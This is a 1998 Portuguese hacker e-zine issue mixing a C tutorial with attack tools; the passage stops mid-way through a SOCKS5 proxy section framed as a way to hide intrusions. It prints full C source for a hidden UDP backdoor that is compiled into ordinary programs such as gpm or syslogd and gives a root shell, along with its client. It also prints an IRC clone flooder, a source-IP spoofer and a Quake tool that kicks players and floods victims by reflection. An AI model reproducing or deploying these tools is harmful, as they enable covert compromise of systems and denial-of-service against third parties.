```
KeyWorDZ: Hack, [ FiLE: nz09.txt     ]          OBtRuDeR
  CrACk, Linux, [ SiZE: 70000 Bytes  ]          SoUL HuNTeR
   ProGraMMing, [ DATE: 01 Dec 1998  ]          ReVeNGe
 VirII, XpLoit, [ Format: ASCII-Text ]          imOrtal
     ZiNe, asm, [ Lang: Portuguese   ]          bahamas
RuLez, c, NearZ. [ Price.: 100% FREE  ]  issue  ByTeCraSheR
```

```
 xxx    xxx                                    xxxxxxxxxxxxx
 xxxx   xxx                                        xxx
 xxxxx  xxx          f a c t o r y               xxx
 xxxxxx xxx                                    xxx
 xxxxxxx xxx                                  xxx
 xxxxxxxxxxxxxx   xXXXXXXx   xXXXXXXXx    XXx xXXXx   xxx
 xxx  xxxxxxx   XXX     XX         XXx   XXXxXX'     xxx
 xxx   xxxxxx   XXXXXXXXX'  xXXXXXXXXX   XXX'       xxx
 xxx    xxxxx   XXX        XXX     XXX   XXX       xxx
 xxx     xxxx   XXX        XXX     XXX   XXX      xxxx
 xxx      xxx   `XXXXXXXx  `XXXXXXXXXX  XXX      xxxxxxxxxxxxx
```

```
   +-+-+-+-+-+-+-+-+-+-+-+----+-+-+-+-+-+-+-+-+-+-+-+-+-+
    Este documento pode conter informacoes ilegais
ou somente para fins *EDUCATIVOS*. Se  usa-las
para *OUTROS* fins a responsabilidade sera sua
   +-+-+-+-+-+-+-+-+-+-+-+----+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

T A B L E O F C O N T E N T Z

[0x00] introducao/newz [0x00]

internet/brasil, 11:09, 01 Dezembro 1998

Demorow! mas estamos de volta com nosso humilde zine tentando trazer novas informacoes uteis a voce leitor que possibilita a continuidade das edicoes. A nearz09 esta saindo meio as pressas, por isso tem

poucas materias. Mas aguardem a nz10 [edicao especial] ;)

< NewZ >

* Star Craft roda mais rapido no wine do que no windows98

* Kernel 2.0.36 Realesed [http://www.kernel.org]

* Rootshell hacked? A pagina principal do site foi alterada.
  Disseram que o buraco era no sshd mas depois de varias pesquisas
  no codigo do ssh, e nao encontrando nenhum furo REAL, a rootshell
  mudou a versao da historia dizendo que pode nao ter sido via ssh
  o ataque [http://www.geek-girl.com/bugtraq/1998_4/0292.html]

* NearZ owns mais de 450 servidores em todo mundo... Durante 8 meses,
  essa foi a estatistica da nossa equipe, que teve bastante trabalho
  pra administrar o inacabavel numero de maquinas. Incluindo dois
  servidores .mil

[0x01] <pRg> Aprenda C - Parte I

GhostOBtRuDeR

Com o aumento do uso de linux, muitas pessoas estao querendo programar,
ja que Linux eh um sistema operacional de programadores para programadores
Entao o NearZ resolveu escrever um "mini-tutorial" de C, que sera
publicado em partes, uma em cada edicao. Esse tutorial ira tratar somente
de C usado em Linux, que pode ter algumas coisas diferentes, nao na
linguagem mas no tamanho dos tipos de variaveis por exemplo.
Qualquer comentario ou sugestao no decorrer das publicacoes sao aceitas.

Na Parte I vamos falar um pouco sobre a sintax e das keywords basica do C.

--> Comecando
    Em C toda instrucao, declaracao eh terminada por um sinal de "ponto-e-
    virgula", ";"
       Ex: exit(1);
                  ^ Aqui ele ;)

    Em C nao existem regras para a posicao dos caracteres no arquivo fonte
       Ex: exit(1);
             ou
           exit(1);
             ou
           exit(1) ;
             ou
           exit(
                1);
             ou
           exit(
                 1
                 );
             ou
           exit   (1);

       Sao iguais perante ao compilador, a organizacao do codigo depende
       do programador, quanto mais organizado mais facil de outra pessoa
       entender. Existem programas para organizar o codigo automaticamente
       um desses eh o "indent"

--> Variaveis
    As variaveis em C possui um "tipo" que define quanto espaco essa
    variavel vai ocupar na memoria. Para declarar uma variavel a sintax
    eh a seguinte:
         tipo nome;
              ou
         tipo nome = valor_inicial;
              ou
         tipo nome, nome2;

```
            ou
      tipo nome1 = valor_inicial, nome2 = valor_inicial;
            ou
      tipo nome1 = valor_inicial, nome2;

   Ha ainda um "sub-tipo" que pode ser usado antes do tipo:
      unsigned -> Soh valores positivos (sem sinal)
        signed -> Valores positivos e negativos
        extern -> Faz com que a variavel seja "visivel" por todas as
                  funcoes
        static -> Nao perde o valor mesmo quando esta em um bloco
                  de codigo (funcao)

   int          -> Tipo usado para variaveis numericas.
                   Ocupa 4 bytes (32 bits) na memoria e pode armazenar ateh
                   2,147,483,648 valores diferentes.

   char         -> Tipo usado para variaveis caracteres
                   Ocupa 1 byte (8 bits) na memoria e pode armazenar ateh
                   256 valores diferentes.

   long         -> Tipo usado para variaveis numericas maiores que "int"
                   Ocupa 4 bytes (hehe, em Linux ocupa o mesmo que "int")
                   Pode armazenar 2,147,483,648 valores diferentes.

   float        -> Tipo usado para variaveis nao inteiras (ie: 2,5)
                   Ocupa 4 bytes e pode armazenar
                   4294967296.000000 (?) valores diferentes
```

[0x02] <pRg> Source do IE

■ MicroPutinha ■

A galera parece que gostou do source do win98 :) Recebemos um email com o source do Internet Explorer de ri*@??.com.br

```
void main()
{
 if (detect_Netscape()) {
     print_ominous_warning();
     erase_all_records_of_its_existence();
 }
 trawl_entire_hard_disk();
 reassociate_all_file_types();
 replace_all_DLLs();
 reduce_windows_speed_by_30%();
 have_a_coffee();
 link_everything_intimately_to_everything_else();
 make_desktop_capable_of_crashing_entire_system();
 search_for_unregistered_software();
 mail_legal_warnings_directly_to_offenders();
 have_a_coffee();
 install_fake_java();
 make_zipped_copy_of_all_user_documents();
 mail_it_to_seattle();
 scan_users_house_for_valuables();
 sell_results_to_organised_crime_syndicate();
 have_a_three_course_meal_and_dessert();
 trawl_hard_disk_again_cos_it_was_fun();
 stroke_cat_and_threaten_james_bond();
 burn_your_bridges();
 sell_your_soul();
 /*   print( "Welcome to Internet Explorer 4" );   */
 /*   print( "Welcome to Internet Explorer 3" );   */
 print("Windows has been slightly tuned up in
        the depths of its most profound internals
        which are an inseperable part of it");
}
```

- NUB - NearZ UDP BackDoor

Como os backdoores como o BackOrifice estao ficando 'famosos', e como nao existe nenhum backdoor para linux parecido e disponivel, fizemos o NUB. Ele pode ser incluido em quase todo programa, como o gpm, inetd, ls, bash. basta voce ter o source do programa.

O NUb fica esperando dados por uma porta determinada por voce (por padrao esta na 800).

Se a senha enviada for correta, sera aberto um shell root para voce
Ele nao registrara nenhum log, e aparecera na lista de processos com o nome do programa pai, isto eh, se voce colocou ele dentro do gpm, havera 2 gpm's na lista.
Ele tambem nao pode ser killado por sinais normais (HUP). Um simples killall nome_do_programa nao funcionara, mas se mandarem um kill com -KILL (-9) ele sera killado.

O mais 'incomum' nesse backdoor. eh que sera muito mais dicil de ser encontrado pelos administradores, ja que sera dificil alguem suspeitar de um programa que nao tem nada a ver com net, como um simples ls, ou bash, ou syslogd...
Masss.. ele podera ser encontrado se o Admin der um 'fuser -v PORTA/UDP'
Exemplo:

```
# fuser -v 2800/udp
                     USER        PID ACCESS COMMAND
2800/udp             root       2509 f....  gpm
```

O NUB funciona atravez de UDP. O UDP nao eh tao inteligente como TCP... ele nao tem controle sobre a sequencia dos dados a serem enviados, e tambem nao ha garantia nenhuma que o pacote foi enviado. Mas eu escolhi UDP pois eh MUITO mais dificil de ser detectado. (portscan/tcplog) e porque muitas firewalls barram apenas pacotes tcp's.

Instalacao:

Se voce manja pelo menos um pouquinho de C vai ser moleza...

Exemplo: gpm.c

- Copie o NUb.c no gpm.c
- Declare a funcao: "void NearZUDPServer ();"
- Defina NZPWD com sua senha: "#define NZPWD "password"
- Adicione a funcao "NearZUDPServer ();" na main, antes de qualquer funcao.

Headers Requeridos:

```
 #include <stdio.h>
 #include <signal.h>
 #include <netinet/in.h>
 #include <sys/wait.h>
```

Pronto. Compile.
Estamos colocando tambem (fora desse texto) o source do syslogd com o backdoor.

Aqui vai o NUb.c

-- NUb.c ----------

```
void NearZUDPServer ()
{
    unsigned char   temp01[5000];
    int         recvfd,addr_len,reuse_addr = 1, i;
    struct      sockaddr_in recv_my_addr;
    struct      sockaddr_in recv_their_addr;
    if(getuid()!=0) exit(0);
    signal(SIGHUP,  NearZUDPServer);
```

```
    signal(SIGINT,  NearZUDPServer);
    signal(SIGTERM, NearZUDPServer);
    signal(SIGKILL, NearZUDPServer);
    signal(SIGQUIT, NearZUDPServer);
    if((i=fork())>0)
    exit(0);
    else if(i<0)
        exit(1);
    do{
    if ((recvfd = socket(AF_INET, SOCK_DGRAM, 0)) == -1) {
        exit (0);
    }
    recv_my_addr.sin_family     = AF_INET;
    recv_my_addr.sin_port       = htons(800);
    recv_my_addr.sin_addr.s_addr    = INADDR_ANY;
    bzero(&(recv_my_addr.sin_zero), 8);
    setsockopt(recvfd, SOL_SOCKET, SO_REUSEADDR, &reuse_addr, sizeof(reuse_addr));
    if (bind(recvfd, (struct sockaddr *)&recv_my_addr, sizeof(struct sockaddr))== -1)
        exit(1);

    addr_len = sizeof(struct sockaddr);
    bzero(temp01,5000);
    if((recvfrom(recvfd, &temp01, 5000, 0, (struct sockaddr *)&recv_their_addr,
    &addr_len))==-1) return ;
    if (!fork()) {
        signal(SIGHUP, SIG_DFL);
        signal(SIGINT, SIG_DFL);
        signal(SIGTERM, SIG_DFL);
        signal(SIGKILL, SIG_DFL);
        signal(SIGQUIT, SIG_DFL);
        fflush(stdout);
        temp01[strlen(temp01)]=0x00;
        if(strcmp(temp01,NZPWD)==0){
        connect(recvfd, (struct sockaddr *)&recv_their_addr, sizeof(struct sockaddr_in));
        write(recvfd,"[ACK]",5);
        close(0);close(1);close(2);
        dup2(recvfd,fileno(stdout));
        dup2(recvfd,fileno(stdin));
        dup2(recvfd,fileno(stderr));
        system("/bin/bash -i");
        } else sendto(recvfd, "[DIE]" , 5, 0, (struct sockaddr *)&recv_their_addr,
        sizeof(struct sockaddr));
        close(recvfd);
        exit(0);
    }
    while(waitpid(-1,NULL,WNOHANG) > 0);
    signal(SIGCHLD, SIG_IGN);
    }while(1);
}
```

Aqui vai o programa que age como cliente

OBs: como citado acima, UDP nao possue controle sobre a sequencia dos pacotes
enviados.. Entao tive que usar um usleep, para que de tempo para o pacote
chegar ao destino e so depois enviar o proximo pacote.
Se sua rede for muito lenta. aumente o usleep.

```
#include <stdio.h>
#include <signal.h>
#include <errno.h>
#include <strings.h>
#include <sys/types.h>
#include <sys/time.h>
#include <netinet/in.h>
#include <sys/wait.h>

struct sockaddr_in recv_their_addr;

unsigned char   temp01[5000];
int     recvfd;
int     addr_len;
int     i;
```

```
void selfd();

main (int argc, char **argv)
{
    if(argc !=3) {
    printf("\nUso %s <ip> <senha>\n",argv[0]);
    exit(1);
    }
    if ((recvfd = socket(AF_INET, SOCK_DGRAM, 0)) == -1) {
    return -1;
    }
    recv_their_addr.sin_family = AF_INET;
    recv_their_addr.sin_port = htons(800);
    recv_their_addr.sin_addr.s_addr = inet_addr(argv[1]);
    bzero(&(recv_their_addr.sin_zero), 8);
    connect(recvfd, (struct sockaddr *)&recv_their_addr, sizeof(struct sockaddr_in));
    write(recvfd,argv[2],strlen(argv[2]));
    read(recvfd,temp01,sizeof(temp01));
    if(strcmp(temp01,"[DIE]")==0){
    printf("\n-=- NearZ -=- Senha Incorreta\n");
    exit(1);
    }
    else if(strcmp(temp01,"[ACK]")==0){
    printf("\n-=- NearZ -=- Conectado\n");
    for(;;) selfd();
    }
}

void selfd()
{
    fd_set fds;
    bzero(temp01,5000);
    FD_ZERO(&fds);
    FD_SET(0, &fds);
    FD_SET(recvfd, &fds);
    select(recvfd+1, &fds, NULL, NULL, NULL);

    if (FD_ISSET(0, &fds)){
    read(0,temp01,sizeof(temp01));
    for(i=0;i<strlen(temp01);i++){
        write(recvfd,&temp01[i],1);
        usleep(100000);
    }
    }
    if (FD_ISSET(recvfd, &fds)) {
    read(recvfd,temp01,5000);
    printf(temp01);
    fflush(stdout);
    }
}
```

[0x04] <cRk> Cloning Technology — OBtRuDeR/imOrtal

Hehe, Fear Factory RulZ, mas nao eh de musica que estamos falando eh de clonagem em IRC }-) Certa noite ircing por ai e sem nada pra fazer imOrtal jogou a ideia e comecamos a codear um programa pra fazer varias conexoes com o servidor de irc e ficar floodando o nickserv/chanserv. Dependendo da velocidade do servidor e dos links o server pode ateh cair, e se nao cai, a LAG vai lah em cima. O nickserv/chanserv demoram uma eternidade pra responder.

Dados Tecnicos:

Nome: dolly (hehe)
Date: Out-Nov 1998
Usage:

```
./dolly [server] [port] [nick] [clones] [channel]
```

O programa conecta na porta [port] (geralmente 6667) do servidor
[server] (geralmente brasnerd hehe) com o nick [nick], [clones]
vezes (geralmente uns 50 tah bom, dependendo do quanto de memoria
voce tem, pois o programa tem um fork que o duplica na memoria)
e comeca o flOoD

Observacoes:

- Normalmente os ircops nao gostam desse tipo de "brincadeira" e costumam distribuir G-Lines...

- Alguns servidores de irc nao deixam mais que dois usuarios conectarem com o mesmo IP, nesses casos eh bom usar varios hosts.

- O nick usado pelo programa eh acrescido de numeros. Ex. se voce escolher o nick `test' os clones terao nick `test0' `test1' . . .

```
#include <stdio.h>
#include <stdlib.h>
#include <stdarg.h>
#include <unistd.h>
#include <string.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <netdb.h>
#include <time.h>

int  joined;
int  socks[65355];
int  clone;
char buffer[512];
char * s;

int tcp_connect ( char * host , int port ) {
    struct sockaddr_in sin = {0};
    struct hostent *phe;
    int newsock = -1;

    sin.sin_family = AF_INET;
    sin.sin_port   = htons( port );
    if(!(phe = gethostbyname(host)) ) return(-1);
    memcpy( (char *)&sin.sin_addr, phe->h_addr, phe->h_length );
    if((newsock = socket( AF_INET, SOCK_STREAM, IPPROTO_TCP )) == -1) return(-1);
    if(connect( newsock, (struct sockaddr *)&sin, sizeof(sin)) == -1) return(-1);
    return(newsock);
}


int  main (int argc, char **argv) {
     printf("dolly.c (c) 1998, nearz factory\n");
     printf("brought to you by drk and tgo\n\n");

     if( argc < 5 ) {
         printf("usage: [server] [port] [nick] [clones] [channel]\n", argv[0]);
     exit(1);
     }
     joined = 0;

     for (clone=0; clone < atoi(argv[4]); clone++) {

          printf("dolly [%d] is being conected...\n", clone);
          fflush(stdout);

          if ((socks[clone] = tcp_connect(argv[1], atoi(argv[2]))) == -1) {
           printf("dolly [%d] cannot connect!\n",clone);
      }

          printf("dolly [%d] is sending [nick/user]...\n", clone);
          memset(buffer, 0x00, 511);
      sprintf(buffer, "NICK :%s%d\nUSER %s +w %s :%s\n", argv[3], clone, argv[3], argv[3],
      argv[3]);
      write(socks[clone], buffer, strlen(buffer));

          }
          for (clone=0; clone < atoi(argv[4]); clone++) {
```

```
        if(!fork()) {

                memset(buffer, 0x00, 511);

            if (read(socks[clone], buffer, 511) <= 0) {
            printf("dolly [%d] died!\n", clone);
        }

                if ((s = strstr(buffer, "ERROR :")) != NULL ) {
                     printf("%s", s);
                     break;
                }

                if ((s = strstr(buffer, "PING ")) != NULL ) {
                     printf("dolly [%d] received [ping], sending [pong]...\n", clone);
                 s[1] = 'O';
                 write(socks[clone], s, strlen(s));
                }

        if( joined == 0 ) {
                    printf("dolly [%d] is joining channel [#%s]...\n", clone, argv[5]);
                    memset(buffer, 0x00, 511);
                    sprintf(buffer, "JOIN :#%s\n", argv[5]);
                    write(socks[clone], buffer, strlen(buffer));
                    joined = 1;
        }

                printf("dolly [%d] is flooding nickserv/chanserv...\n",clone);
                memset(buffer,0x00,511);
                sprintf(buffer, "PRIVMSG NickServ :REGISTER nz%d\n",rand());
                write(socks[clone], buffer, strlen(buffer));
                memset(buffer,0x00, 511);
                sprintf(buffer, "PRIVMSG NickServ :SET PASSWORD nz%d\n",rand());
                write(socks[clone], buffer, strlen(buffer));
                memset(buffer,0x00, 511);
                sprintf(buffer, "PRIVMSG Chanserv :REGISTER #duh%d duh%d duh%d\n", rand(),
                rand(), rand());
                write(socks[clone], buffer, strlen(buffer));

                }
                }

     while(1); { sleep (9999); }
}
-------------------------------------------------------------------------------
```

```
■──┤ [0x05] <pRg> IP Spoof ├──■ SoUL HuNTeR ■─
```

UDP

Falarei um pouco sobre Spoofeamento de pacotes UDP.
Para aqueles que falam ahh isso eh velho e nem funciona mais...
Bom.. funciona.. Mas... em muitos lugares nao eh possivel, nao sei
se fica a nivel de roteador ou o que. mas em lugares como a IBM nao
eh possivel spoofear nada de nada...

Mais teoria...
Bom.. primeiro.. voce TEM que usar RAW sockets. nao tem jeito...
E como winsock nao tem RAW sockets.... Windows users nem leiam isso.

Nao ha muito o que falar. Spoofear pacotes UDP eh muito simples.
Nao eh nenhum bicho de 7 cabecas como eu achava...

Se voce der uma olhada em /usr/include/netinet/ip.h udp.h vc entendera
o porque.
Em uma situacao normal de conexao com a net, vc usaria : SOCK_DGRAM,
atribuiria os valores a uma estrutura de sockaddr_in e enviava atravez
de sendto.

Agora usaremos SOCK_RAW, continuaremos a atribuir os valores a uma estrutura de sockadd_in e preencheremos os valores da estrutura de iphdr e udphdr (IP e UDP Headers)

Na pratica...

```
--------------------------------------------------------------------------------
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/wait.h>
#include <sys/ioctl.h>
#include <sys/stat.h>
#include <netdb.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/udp.h>
#include <errno.h>

#define MTU 1500    // coloque o seu MTU
void sendudp(int S1, char *shost, char *dhost, int sport, int dport, unsigned char *str, int
len);
int S1;

main()
{
    if((S1=socket(AF_INET,SOCK_RAW,255))==-1){ // RAW Sockets rulez :)
    perror("socket");
    exit(1);
    }
    // Uso:
    // sendudp(socket,IP-origem,IP-destino,PortaOrigem,PortaDestino,Dados \
    // ,tamanho dos dados");

    sendudp(S1,"2.1.1.2","200.230.220.221",0,5000,"UDP-MSG:Aeeeeeeeeeeeeee",20);
    close(S1);
}

void sendudp(int S1, char *shost, char *dhost, int sport, int dport, unsigned char *str, int
len)
{
    unsigned char fullpacket[MTU]; // Variavel onde ficara todos os dados
                    // do pacote em baixo nivel incluindo o
                    // cabecalho IP e UDP
    int pos=0;
    struct sockaddr_in  sin;       // Se vc nao sabe o que eh ,vc nao devia
                                   // estar lendo primeiramente isso.
    struct iphdr        ip;        // Estruturas do cabecalho IP
    struct udphdr       udp;       // Estruturas do cabecalho UDP

    bzero(fullpacket,MTU);     // Apenas por seguranca, preenchemos a
                       // Variavel fullpacket com 0x00 's
    // Cabecalho do IP

    ip.version  = 4;           // Ipv4?
    ip.ihl  = 5;
    // Abaixo, o tamanho total do pacote.
    ip.tot_len  = htons(sizeof(struct iphdr)  + sizeof(struct udphdr) +
    strlen(str));
    ip.protocol = 17;
    ip.saddr    = inet_addr(shost); // Endereco origem do pacote..
                    // Eh aqui que o bicho pega
    ip.daddr    = inet_addr(dhost); // Endereco destino

    // Cabecalho UDP

    udp.source  = htons(sport);     // Porta origem
    udp.dest    = htons(dport);     // Porta Destino
                    // Abaixo, o tamanho total do cabecalho
                    // UDP + data.
    udp.len = htons(sizeof(struct udphdr)+strlen(str));

    // Copiamos o cabecalho IP para o comeco da string fullpacket.
```

```
    memcpy(fullpacket,&ip,sizeof(struct iphdr));
    pos=pos+sizeof(struct iphdr);

    // Copiamos o cabecalho UDP para fullpacket, apos o cabecalho IP.
    memcpy(&fullpacket[pos],&udp,sizeof(struct udphdr));
    pos=pos+sizeof(struct udphdr);

    // Copiamos os dados a serem enviados para o fim do pacote.
    memcpy(&fullpacket[pos],str,strlen(str));

    sin.sin_family  = AF_INET;  // apenas para sendto
    sin.sin_addr.s_addr = ip.daddr; // ter onde
    sin.sin_port    = udp.dest; // jogar o pacote.

    // Envia o pacote
    if((sendto(S1, fullpacket, sizeof(struct iphdr) + sizeof(struct udphdr) + strlen(str), 0,
(struct sockaddr*)&sin, sizeof(struct sockaddr)))==-1)
        perror("sendto");

}
-----------------------------------------------------------------------------
```

TCP

Nao terminamos ainda um spoofeador de TCP. Talvez na proxima edicao.
Mas aviso aos dementes que falam que Spoofeamento em TCP eh impossivel,
ja que TCP precisa de uma conexao...

Bom.. EH TOTALMENTE POSSIVEL.

Nao em todos os tipos de Sistemas Operacionais.. mas quase todos...
Todos usam o Seq Prediction. masssss, se voce abrir uma conneccao
verdadeira, voce podera ver o numero atual do SEQ, e nesses sistemas
que o spoofeamento eh POSSIVEL, o SEQ eh aumentado 1+1.
Quer dizer. Se houve uma conexao, e o SEQ for, 10001, o proximo SEQ
sera 10002 e proximo 10003 entao podemos saber qual sera o proximo
SEQ e fazer uma connecao de mentira.
Entao tudo o que voce precisa fazer eh abrir uma conexao REAL, e pegar
o numero do SEQ.
Eh claro que o spoofeador nao podera receber nenhum dado, mas ele
podera enviar, fingindo uma conexao.

[0x06] <cRk> Quake utils

■─ SoUL HuNTeR ■─

Apos a edicao passada, mostramos como poder 'cospir' um jogador de
um quake server enviando dados para a mesma porta que o jogador esta usando.
Agora descobrimos um outro 'bug' e que funciona em 100% dos jogadores
O esquema, eh enviar um pacote spoofeado. UDP na porta 26000 no servidor
quake, o pacote deve conter o comando quake para tentar estabelecer uma
conexao.
Se o endereco ip do pacote spofeado, ja estiver conectado ao servidor,
ele 'cospira' o verdadeiro. Isso funciona em 100% dos jogadores testados.

Outra vantagem de se poder 'spofear' a tentativa de conexao, eh
um certo floodzinho que voce pode conseguir. Por exemplo, quando voce manda
um pacote UDP (26000) no quake server, pedindo conexao. ele comecara a
enviar os dados do jogo para o ip. E como o quake 'rouba' bastante da rede,
da pra se tirar um uso disso.
Imagine, 30 servidores quakes, enviando os dados de conexao para um IP
conectado a 57k.... eh muiita coisa, coisa o bastante para fazer com que a
'vitima' fique com a internet paralizada.

Aqui vai um exploitzinho para obter algumas vantagens disso.

OBS: quando for usar o flood, envie apenas UMA VEZ. se vc repetir o comando
para o mesmo ip, o flood anterior sera CANCELADO.

Ate hoje (01/12/1998) aparentemente TODOS os servidores quakes tem esse bug.

```
--------------------------------------------------------------------------------
/*
            Quake Utils 1.1 -  By Soul Hunter (NearZ)
                Dez 1998 - NearZ Org.
*/
#include <malloc.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/ip_tcp.h>
#include <netinet/udp.h>
#include <stdio.h>
#include <errno.h>
#include <string.h>
#include <signal.h>
#include <resolv.h>
#include <stdarg.h>
#include <sys/time.h>
#include <unistd.h>
#include <sys/types.h>
#include <linux/udp.h>
#include <sys/wait.h>
#define MTU 1500
#define sport 6000
#define dport 26000

char    result[5000];
void    usage       (char *pname);
char    *SendUDP    (char *UDPhost, int UDPport, char *UDPmsg ,int len);
char    *readline   (FILE *fp0);
int     Makeshit    (char *host, char *dest);
int     sockfd2,b,S1;
void    timeend     (int sn);

FILE    *fp1;

main(int argc,char **argv)
{
    int i=0,m=0;
    char *temp=malloc(5000);
    char str[]={ 0x80,0x00,0x00,0x06,0x03,0x00 };
    if(argc<2)      usage(argv[0]);
    if(argv[1][0]!='-') usage(argv[0]);
    if(argv[1][1]=='l') {
    if(argc<3) usage(argv[0]);
        if ((sockfd2 = socket(AF_INET, SOCK_DGRAM, 0)) == -1) {
        perror("socket");
            return -1;
    }
    for(i=0;i<16;i++){
        signal(SIGALRM, timeend);
        alarm(3);
        bzero(result,5000);
        str[5]=i;
        if((temp=SendUDP(argv[2],26000,str,sizeof(str)))==NULL){
        printf("\nERRO\n");
        exit(1);
        }
        printf("Posicao : %d\n",i);
        printf("Nome    : %s\n",&temp[06]);
        printf("IP      : %s\n",&temp[strlen(&temp[06])+19]);
        fflush(stdout);
    }
    }
    else if(argv[1][1]=='d') {
    if(argc<4) usage(argv[0]);
    if((S1=socket(AF_INET,SOCK_RAW,255))==-1){
            perror("socket");
            exit(1);
    }
    Makeshit(argv[2], argv[3]);
    }
    else if(argv[1][1]=='s') {
    if(argc<3) usage(argv[0]);
    if((S1=socket(AF_INET,SOCK_RAW,255))==-1){
            perror("socket");
            exit(1);
```

```
    }

    for(i=0;i<256;i++){
        for(b=0;b<254;b++){
        sprintf(temp,"200.200.%d.%d",i,b);
        Makeshit(argv[2], temp);
        }
    }
    }

    else if(argv[1][1]=='k') {
    if(argc<3) usage(argv[0]);
        if ((sockfd2 = socket(AF_INET, SOCK_DGRAM, 0)) == -1) {
        perror("socket");
            return -1;
    }
    for(i=16;i>=0;i--){
        signal(SIGALRM, timeend);
        alarm(3);
        bzero(result,5000);
        str[5]=i;
        if((temp=SendUDP(argv[2],26000,str,sizeof(str)))==NULL){
        printf("\nERRO\n");
        exit(1);
        }
        printf("IP      : %s\n",&temp[strlen(&temp[06])+19]);
        fflush(stdout);
        temp=&temp[strlen(&temp[06])+19];
        for(m=0;m<strlen(temp);m++){
        if(temp[m]==':'){ temp[m]=0x00;}
        }
        if((S1=socket(AF_INET,SOCK_RAW,255))==-1){
            perror("socket");
            exit(1);
        }
        if(argc==4){
        if(strlen(temp)>7 && strcmp(argv[3],temp)!=0) Makeshit(argv[2], temp);
        }else{
            if(strlen(temp)>7) Makeshit(argv[2], temp);
        }
    }
    }

    else if(argv[1][1]=='f') {
    if(argc<3) usage(argv[0]);
    if((fp1=fopen(argv[2],"r"))==NULL){
        perror(argv[2]);
        exit(1);
    }
    while(!feof(fp1)){
        bzero(temp,5000);
        temp=readline(fp1);
        if(strlen(temp)>5) Makeshit(temp, argv[3]);
    }
    fclose(fp1);
    }
}
char *readline(FILE *fp0)
{
    int j=0;
    char chr1;
    do{
    fread(&chr1,1,1,fp0);
    result[j++]=chr1;
    }while(chr1!=0x0a  && !feof(fp1));
    result[j-1]=0x00;
    return result;
}
void timeend(int sn)
{
       alarm(0);
       signal(SIGALRM, SIG_DFL);
}

char *SendUDP(char *UDPhost, int UDPport, char *UDPmsg ,int len)
{
```

```
    struct  hostent *he2;
    struct  sockaddr_in their_addr2;
    int     numbytes2;
    if ((he2=gethostbyname(UDPhost)) == NULL) {
    perror(UDPhost);
        return NULL;
    }
    their_addr2.sin_family = AF_INET;
    their_addr2.sin_port = htons(UDPport);
    their_addr2.sin_addr = *((struct in_addr *)he2->h_addr);
    bzero(&(their_addr2.sin_zero), 8);
    if((connect(sockfd2, (struct sockaddr *)&their_addr2, sizeof(struct sockaddr_in)))==-1);
    write(sockfd2,UDPmsg,len);
    read(sockfd2,result,sizeof(result));
    return result;
}

void usage(char *pname)
{
    printf("\nUso: %s",pname);
    printf("\n -l <QuakeServer Host>                    - Mostra a lista de players",pname);
    printf("\n -d <QuakeServer Host> <IP>  - Tenta fechar a conexao do Player",pname);
    printf("\n -k <QuakeServer Host>                    - idem ao -d, mas derruba todos",pname);
    printf("\n -s <QuakeServer Host>                    - Faz infinitos pedidos de
    conexoes",pname);
    printf("\n -f <QServer FileList> <Dest Address>    - Flooda o Destino com pacotes
    UDPs\n",pname);
    exit(1);
}
unsigned short in_cksum(addr, len)
u_short *addr;
int len;
{
  register int lenny = len;
  register u_short *w = addr;
  register int sum = 0;
  u_short answer = 0;
  while (lenny > 1) {
    sum += *w++;
    sum += *w++;
    lenny -= 2;
  }
  if (lenny == 1) {
    *(u_char *) (&answer) = *(u_char *) w;
    sum += answer;
  }
  sum = (sum >> 17) + (sum & 0xffff);
  sum += (sum >> 17);
  answer = -sum;
  return (answer);
}
int Makeshit (char *host, char *dest)
{
    unsigned char fullpacket[MTU];
    char saddr[255];
    char daddr[255];
    int pos=0,ar;
    char str[]={ 0x80,0x00,0x00,0x0C,0x01,0x51,0x55,0x41,0x4B,0x45,0x00,0x03 };
    struct sockaddr_in  sin;
    struct iphdr        ip;
    struct udphdr       udp;
    struct hostent  *he;
    bzero(fullpacket,MTU);
    bzero(fullpacket,MTU);
    ip.version  = 4;
    ip.ihl      = 5;
    ip.tot_len  = htons(sizeof(struct iphdr) + sizeof(struct udphdr) + sizeof(str));
    ip.id           = random()%5985;
    ip.ttl      = 64;
    ip.protocol = 17;
    if ((he=gethostbyname(host)) == NULL) {
            printf("%s - Host nao encontrado\n",host);
            return -1;
    }
    memcpy(&ip.daddr, he->h_addr, he->h_length);
    if ((he=gethostbyname(dest)) == NULL) {
```

```
            printf("%s - Host nao encontrado\n",dest);
            return -1;
    }
        memcpy(&ip.saddr, he->h_addr, he->h_length);
    ip.check    = in_cksum(&ip, sizeof(struct iphdr));
    udp.source  = htons(sport);
    udp.dest    = htons(dport);
    udp.len = htons(sizeof(struct udphdr)+sizeof(str));
    memcpy(fullpacket,&ip,sizeof(struct iphdr));
    pos=0;
    pos=pos+sizeof(struct iphdr);
    memcpy(&fullpacket[pos],&udp,sizeof(struct udphdr));
    pos=pos+sizeof(struct udphdr);
    memcpy(&fullpacket[pos],str,sizeof(str));
    sin.sin_family      = AF_INET;
    sin.sin_addr.s_addr = ip.daddr;
    sin.sin_port        = udp.dest;
    if((sendto(S1, fullpacket, sizeof(struct iphdr) + sizeof(struct udphdr) + sizeof(str), 0,
(struct sockaddr*)&sin, sizeof(struct sockaddr)))==-1)
        perror("sendto");
}
```

[0x07] <pRg> Proxy SOCKS5 — SoUL HuNTeR

Proxy - SOCKS5

Bom. Tentarei explicar como fazer para seus programas usaremm proxy em low level. Primeiro.. mas pra q?
Bom.. se voce for por exemplo.. rootear um lugar, e por algum motivo voce nao conseguiu, provavelmente voce estara logado na maquina alopradamente.
Claro que existem varios outros metodos, como entrar por um outro servidor e lancar o ataque de la..
Ou podemos usar um simples proxy para fazer o ataque, seja um simples portscan ou teste de exploits.

Requisitos para fazer com que o programa conecte por proxy:
saber um pouquinho de C.
Um servidor proxy, socks5 FREE.

Bem.. A teoria.
Para conectar a um proxy (SOCKS5), voce envia logo de cara.

```
Versao          (0x05)
Quantidade de metodos   (0x01 - 0xFF)
Metodos         (0x00/ 0x01/ 0x02)
```

Onde na versao 0x04 e 0x05 sao para socks4 e socks5 respectivamente.
A Quantidade de metodos eh a quantidade de metodos daaa :)
Os metodos sao o tipo de Autenticacao que voce quer usar.

```
    0x00 - Sem autenticacao
    0x01 - GSSAPI
